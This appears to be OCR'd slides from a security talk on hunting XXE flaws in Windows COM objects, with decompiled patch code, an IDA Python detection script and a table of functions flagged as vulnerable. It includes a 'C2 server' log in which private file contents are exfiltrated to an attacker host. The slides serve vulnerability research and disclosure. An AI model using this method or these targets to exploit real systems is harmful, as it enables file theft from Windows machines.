                                        ; CRATicket::SaveRATicket(ushort *,int)+164↓o
                                        ; CRATicket::LoadRATicket(ushort *)+F1↓o
```


The 4th condition
disable resolve externals

XXE - Root Cause Analysis - upnphost

We develop a feature to search for all added prohibitDTD patches and found 3 additional patches




	id	ranked_pe_name	ackag	ranked_version	ranked_kb	ranked_build_date	:ed_p	_pack	ıced_\	rence	ed_bu	feature_type	diff	score	ranked_function_name	reason	before	_func
		Filter		Filter	Filter	Filter						Filter			Filter	RestrictDomDocument	...	
1	233...	upnphost.dll	upn...	6.3.9600.19782	4571723	2020-08	upn...	upn...	6.3...	456...	202...	ChangedXrefs	NULL	0.0	long HrLoadDocument(unsigned short *,class SmartComPtr<struct IXMLDOMD...	void RestrictDomDocument(struct IXMLDOMDocument *,unsign...	0	lon...



```
__int64 __fastcall RestrictDomDocument(struct IXMLDOMDocument *a1, LONG a2)
{
  struct IXMLDOMDocument *v2; // rdi
  IXMLDOMDocumentVtbl *v4; // rax
  __int64 result; // rax
  OLECHAR *v6; // rsi
  __int64 v7; // rdx
  OLECHAR *v8; // rsi
  __int64 v9; // rdx
  OLECHAR *v10; // rbx
  __int64 v11; // rax
  VARIANTARG pvarg; // [rsp+20h] [rbp-40h]
  VARIANTARG v13; // [rsp+40h] [rbp-20h]
  __int64 *v14; // [rsp+80h] [rbp+20h]

  v2 = a1;
  ((void (__fastcall *)(struct IXMLDOMDocument *, _QWORD))a1->lpVtbl->put_resolveExternals)(a1, 0i64);
  v4 = v2->lpVtbl;
  v14 = 0i64;
  result = ((__int64 (__fastcall *)(struct IXMLDOMDocument *, GUID *, __int64 **))v4->QueryInterface)(
             v2,
             &IID_IXMLDOMDocument2,
             &v14);
  if ( (int)result >= 0 )
  {
    VariantInit(&pvarg);
    pvarg.vt = 11;
    pvarg.iVal = 1;
    v6 = SysAllocString(L"ProhibitDTD");
    if ( SysStringLen(v6) )
    {
      v7 = *v14;
      v13 = pvarg;
      (*(void (__fastcall **)(__int64 *, OLECHAR *, VARIANTARG *))(v7 + 640))(v14, v6, &v13);
      SysFreeString(v6);
    }
    VariantClear(&pvarg);
    pvarg.vt = 22;
    pvarg.lVal = 50;
    v8 = SysAllocString(L"MaxElementDepth");
    if ( SysStringLen(v8) )
    {
      v9 = *v14;
      v13 = pvarg;
```

XXE - Root Cause Analysis - upnphost

We develop a feature to search for all added prohibitDTD patches and found 3 additional patches



```
  phkResult = 0i64;
  if ( !RegOpenKeyExW(
          HKEY_LOCAL_MACHINE,
          L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\UPnP",
          0,
          1u,
          &phkResult) )
  {
    HrRegQueryDword(phkResult, L"SOAP size Limit", (unsigned int *)&dword_1800105F8);
    RegCloseKey(phkResult);
  }
  v17 = dword_1800105F8;
  v16 = 0x7FFFFFFF;
  if ( !dword_1800105F8 )
    v17 = 0x400000;
  v18 = 10240;
  if ( v17 > 0x2800 )
    v18 = v17;
  if ( v18 < 0x7FFFFFFF )
    v16 = v18;
  dword_1800105F8 = v16;
}
RestrictDomDocument((struct IXMLDOMDocument *)ppv, v16);
v5 = ((__int64 (__fastcall *)(IXMLDOMDocument2 *, OLECHAR *, __int16 *))ppv->lpVtbl->loadXML)(ppv, v6, &v25);
if ( v5 < 0 || v25 != -1 )
{
```

Conditions for XXE

1

Vulnerable CLSID (COM object)

2

No restrictions for DTD were applied

3

Vulnerable functions:

- Load
- loadXML
- set_xml

4

Control over input XML

XXE - Detect vulnerable CLSIDs


- Discover all Windows 10 CLSIDs

- Enumerate all COM interfaces and functions


- Call all the XML related functions in order to trigger XXE vulnerability.

XXE - Detect vulnerable COM servers

C2 server view - 16 vulnerable CLSIDs



```
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /xxe.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3Br34ch%20XXE%20
vulnerabilityusing%20!load!guid_interfae:{2933BF95-7B36-11D2-B20E-00C04F983E60}guid_clsid:{2933BF91-7B36-11D2-B20E-00C04F983E60}
HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /xxe.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3Br34ch%20XXE%20
vulnerabilityusing%20!loadxml!guid_interfae:{2933BF95-7B36-11D2-B20E-00C04F983E60}guid_clsid:{F5078F33-C551-11D3-89B9-0000F81FE22
1} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /xxe.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3Br34ch%20XXE%20
vulnerabilityusing%20!load!guid_interfae:{2933BF95-7B36-11D2-B20E-00C04F983E60}guid_clsid:{F5078F33-C551-11D3-89B9-0000F81FE221}
HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /xxe.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3Br34ch%20XXE%20
vulnerabilityusing%20!dsocontrol_load!guid_interfae:{310AFA62-0575-11D2-9CA9-0060B0EC3D39}guid_clsid:{550DDA30-0541-11D2-9CA9-006
0B0EC3D39} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /xxe.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3Br34ch%20XXE%20
vulnerabilityusing%20!dsocontrol_load!guid_interfae:{310AFA62-0575-11D2-9CA9-0060B0EC3D39}guid_clsid:{F5078F39-C551-11D3-89B9-000
0F81FE221} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /xxe.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3Br34ch%20XXE%20
vulnerabilityusing%20!dsocontrol_load!guid_interfae:{310AFA62-0575-11D2-9CA9-0060B0EC3D39}guid_clsid:{F6D90F14-9C73-11D3-B32E-00C
04F990BB4} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:15] "GET /xxe.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:15] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3Br34ch%20XXE%20
vulnerabilityusing%20!dataSetCollectorSet_setxml!guid_interfae:{03837520-098B-11D8-9414-505054503030}guid_clsid:{0383751C-098B-11
D8-9414-505054503030} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:15] "GET /xxe.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:15] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3Br34ch%20XXE%20
vulnerabilityusing%20!dataSetCollectorSet_setxml!guid_interfae:{03837520-098B-11D8-9414-505054503030}guid_clsid:{03837521-098B-11
```




```
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /xxe.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3Br34ch%20XXE%20
vulnerabilityusing%20!load!guid_interfae:{2933BF95-7B36-11D2-B20E-00C04F983E60}guid_clsid:{2933BF91-7B36-11D2-B20E-00C04F983E60}
```

Vuln function Vuln interface Vuln clsid

XXE feature - automatic 0-day

Now, let's wrap it all in one feature using IDA python




```
    vulFuncAddrList = set()
    #found_inter1  = findVulGuid("guid_interfae1","2933bf81","0c0000eb211d27b36")
    #found_inter2,vulFuncAddrList  = findVulGuid("guid_interfae2","2933bf95","0c0000eb211d27b36")
    found_clsid1,vulFuncAddrList = findVulGuid("guid_clsid1","0f6d90f11","0b311d39c73",vulFuncAddrList)
    found_clsid2,vulFuncAddrList = findVulGuid("guid_clsid2","0f6d90f12","0b311d39c73",vulFuncAddrList)
    found_clsid3,vulFuncAddrList = findVulGuid("guid_clsid3","2933bf90","0c0000eb211d27b36",vulFuncAddrList)
    found_clsid4,vulFuncAddrList = findVulGuid("guid_clsid4","f5078f32","d351c5",vulFuncAddrList)
    found_clsid5,vulFuncAddrList = findVulGuid("guid_clsid5","2933bf91","0c0000eb211d27b36",vulFuncAddrList)
    found_clsid6,vulFuncAddrList = findVulGuid("guid_clsid6","f5078f33","d351c5",vulFuncAddrList)

    patchedFuncAddrList = set()
    is_patched1,patchedFuncAddrList = patched("0068006f00720050","0074006900620069","4400540044","0","ProhibitDTD",patchedFuncAddrList)
    is_patched2,patchedFuncAddrList = patched("006f006c006c0041","0063006f00440077","006e0065006d0075","006f006900740063","AllowDocumentFunction",patchedFuncAddrList)
    is_patched3,patchedFuncAddrList = patched("006f006c006c0041","006c007300580077","0072006300530074","007400700069","AllowXsltScript",patchedFuncAddrList)

    for vulFuncAddr in vulFuncAddrList:
        # print (sark.function.Function(vulFuncAddr).start_ea
        # continue
        vulFuncAddrHex = hex(vulFuncAddr)
        isPatched = False
        if vulFuncAddrHex in resultDict:
            resultDict[vulFuncAddrHex] = {"patched":-1, "load":-1, "loadxml":-1,"put_async":-1,"resolve_Externals":-1,"vulnerable":False}
        else:
            resultDict[vulFuncAddrHex] = {}
            resultDict[vulFuncAddrHex] = {"patched":-1, "load":-1, "loadxml":-1,"put_async":-1,"resolve_Externals":-1,"vulnerable":False}
        for patchedFuncAddr in patchedFuncAddrList:
            if (int(vulFuncAddr)>int(patchedFuncAddr) and  int(vulFuncAddr) - int(patchedFuncAddr) < 0x80) or (int(vulFuncAddr)<int(patchedFuncAddr) and
int(patchedFuncAddr) - int(vulFuncAddr) < 0x80):
                #print ("the vulnerable address at %s was probably patched at address: %s" %(hex(vulFuncAddr),hex(patchedFuncAddr))
                isPatched = True
                resultDict[vulFuncAddrHex]["patched"] = hex(patchedFuncAddr)
                break
        if not isPatched:
            #print ("possible vulnerable address: %s" %hex(vulFuncAddr)
            resultDict = offsets(vulFuncAddr,resultDict)

```

XXE feature - automatic 0-day

Msra patched function
loadRATicket

But other msra functions
Seems vulnerable




1	ranked_pe_name	ranked_function_name	ranked_address	patched	load	loadxml	put_async	resolve_Externals	vulnerable	clsid_addr
2	inetcomm.dll	long CommunityXML_VerifyRefreshResponse	6443259176	-1	-1	0x1800c56da	-1	-1	TRUE	0x1800c56a0
3	inetcomm.dll	long CommunityXML_VerifyMetadataResponse	6443257256	-1	-1	0x1800c4f3f	-1	-1	TRUE	0x1800c4f05
4	msdt.exe	long GetSupportDocument	5368959676	-1	0x14003d3d3	-1	0x14003d353	-1	TRUE	0x14003d327
5	msoert2.dll	XMLDOMFromBStr	6442528800	-1	-1	0x1800130c8	-1	-1	TRUE	0x18001309b
6	msra.exe	public: long CRATicket::SaveRATicket	5368941152	-1	0x140039d4c	0x140038c12	-1	-1	TRUE	0x140038bc0
7	**msra.exe**	public: long CRAInvitationHistoryManager::SaveRAInvitationsHistory	5368970528	-1	0x140040756	0x14003fe83	0x1400406d8	-1	TRUE	0x14003fe03
8	msra.exe	long ComposeXMLControlBlock	5368981048	-1	-1	0x14004283c	0x140042d6b	-1	TRUE	0x140042804
9	msra.exe	**public: long CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory**	5368972792	-1	0x140040756	-1	0x1400406d8	-1	TRUE	0x1400406ab
10	msra.exe	int ProcessCommandForPropAnnounce	5368994656	-1	-1	0x140045cb0	0x140045c87	-1	TRUE	0x140045c34
11	msra.exe	long ReadXMLControlBlock	5368982548	-1	-1	0x140042d94	0x140042d6b	-1	TRUE	0x140042d18
12	msra.exe	public: long CSessionLogger::OpenLog	5368713720	-1	-1	0x1400012da	0x140001995	-1	TRUE	0x14000127a
13	P2P.dll	long UnwrapXMLGroupConfig	6442552384	-1	0x18001a431	0x180018da9	-1	-1	TRUE	0x180018d23
14	**P2P.dll**	**long WrapXMLIdentityInfo**	6442549588	-1	-1	0x180018da9	-1	-1	TRUE	0x18001820b
15	P2P.dll	long UnwrapXMLInvitation	6442545104	-1	-1	0x180017140	-1	-1	TRUE	0x1800170ae
16	P2P.dll	long UnwrapXMLIdentityExport	6442547828	-1	-1	0x180017bd9	-1	-1	TRUE	0x180017b3b
17	P2P.dll	long WrapXMLIdentityExport	6442550848	-1	0x18001a431	0x180018da9	-1	-1	TRUE	0x1800186fb
18	p2psvc.dll	long UnwrapXMLInvitation	6442783076	-1	-1	0x1800512d4	-1	-1	TRUE	0x180051242
19	p2psvc.dll	long UnwrapXMLIdentityInfo	6442781512	-1	-1	0x180050ddc	-1	-1	TRUE	0x180050d04
20	p2psvc.dll	long ConstructInternalRecordsXML	6442705080	-1	-1	0x18003e32d	-1	-1	TRUE	0x18003e2c7
21	p2psvc.dll	long ConstructInternalRecordsXML	6442705080	-1	-1	0x18003e4a1	-1	-1	TRUE	0x18003e437
22	**pla.dll**	**long PlaiCreateXmlDocument**	6442559096	-1	-1	0x18001abcd	0x18001a7c3	-1	TRUE	0x18001a6c2
23	pla.dll	long PlaiInitializeXlst	6443680864	-1	0x18012cdb8	0x18012c690	0x18012c55a	-1	TRUE	0x18012c4ae
24	racpldlg.dll	public: void RaContactList::DeleteContact	6442470256	-1	0x180004cdf	-1	0x180004c50	-1	TRUE	0x180004c1d
25	racpldlg.dll	public: long RaContactList::LoadContacts	6442464148	-1	0x180003870	-1	0x1800037df	-1	TRUE	0x1800037a6
26	SettingSync.dll	public: long CXMLDOMNode::CreateFromString	6442843152	-1	-1	0x18005fcd6	0x18005fc8b	-1	TRUE	0x18005fc61
27	wdc.dll	private: long WdcSysmonNode::CreateDataCollectorSet	6442765416	-1	0x18004cdb3	-1	0x18004cd34	-1	TRUE	0x18004ccee
28	csc.exe	public: long XmlDocCommentBinder::CreateXMLDOMDocument	5096768	-1	-1	-1	-1	-1	FALSE	0x4dc5c8
29	csc.exe	public: long XmlDocCommentBinder::CreateXMLDOMDocument	5369580528	-1	-1	-1	0x1400d4d51	-1	FALSE	0x1400d4c73
30	Dxpserver.exe	long GetTaskCommand	5368894200	-1	0x14002d810	-1	-1	-1	FALSE	0x14002d766
31	hgcpl.dll	private: static long CXMLPasskeyPage::_s_LoadStylesheet	6442580336	-1	0x18001fa01	-1	-1	-1	FALSE	0x18001f9a1
32	iedkcs32.dll	long CreateDOMDocumentFromResource	6442592564	-1	-1	-1	-1	-1	FALSE	0x18002297c
33	inetcpl.cpl	_dynamic_initializer_for__c_rgsActiveXTrustedList__	6442455952	-1	-1	-1	-1	-1	FALSE	0x180001397
34	msrahc.dll	public: long CXMLStrList::Initialize	6442545520	-1	-1	-1	-1	-1	FALSE	0x1800171f8
35	msrahc.dll	long InitXMLDocWithString	6442545116	-1	-1	0x18001708b	0x18001704a	0x18001706a	FALSE	0x180017021
36	msra.exe	long InitXMLDocWithString	5368920132	-1	-1	0x1400338f3	0x1400338b2	0x1400338d2	FALSE	0x140033889
37	msra.exe	long ConvertToCollabTicket	5368928040	-1	-1	-1	-1	-1	FALSE	0x1400358cb
38	msra.exe	public: long CXMLStrList::Initialize	5368920488	-1	-1	-1	-1	-1	FALSE	0x1400339d0
39	**msra.exe**	**public: long CRATicket::LoadRATicket**	5368945300	0x140039bc8	-1	-1	-1	-1	FALSE	0x140039b7b
40	msxml3.dll	public: ProvideClassInfo::ProvideClassInfo	6443167440	-1	-1	-1	0x1800af01a	-1	FALSE	0x1800aeef2
41	msxml3.dll	public: virtual long Document::GetClassID	6443021760	-1	-1	-1	-1	-1	FALSE	0x18008b5d6
42	msxml3.dll	public: virtual long Document::GetClassID	6443021760	-1	-1	-1	-1	-1	FALSE	0x18008b5dd
43	P2P.dll	long WrapXMLGroupConfig	6442554780	-1	0x18001a431	-1	-1	-1	FALSE	0x1800196d2

XXE - automatic 0-day - msra

Msra LoadAndSortRAInvitationsHistory
Xref the 2nd vulnerable clsid

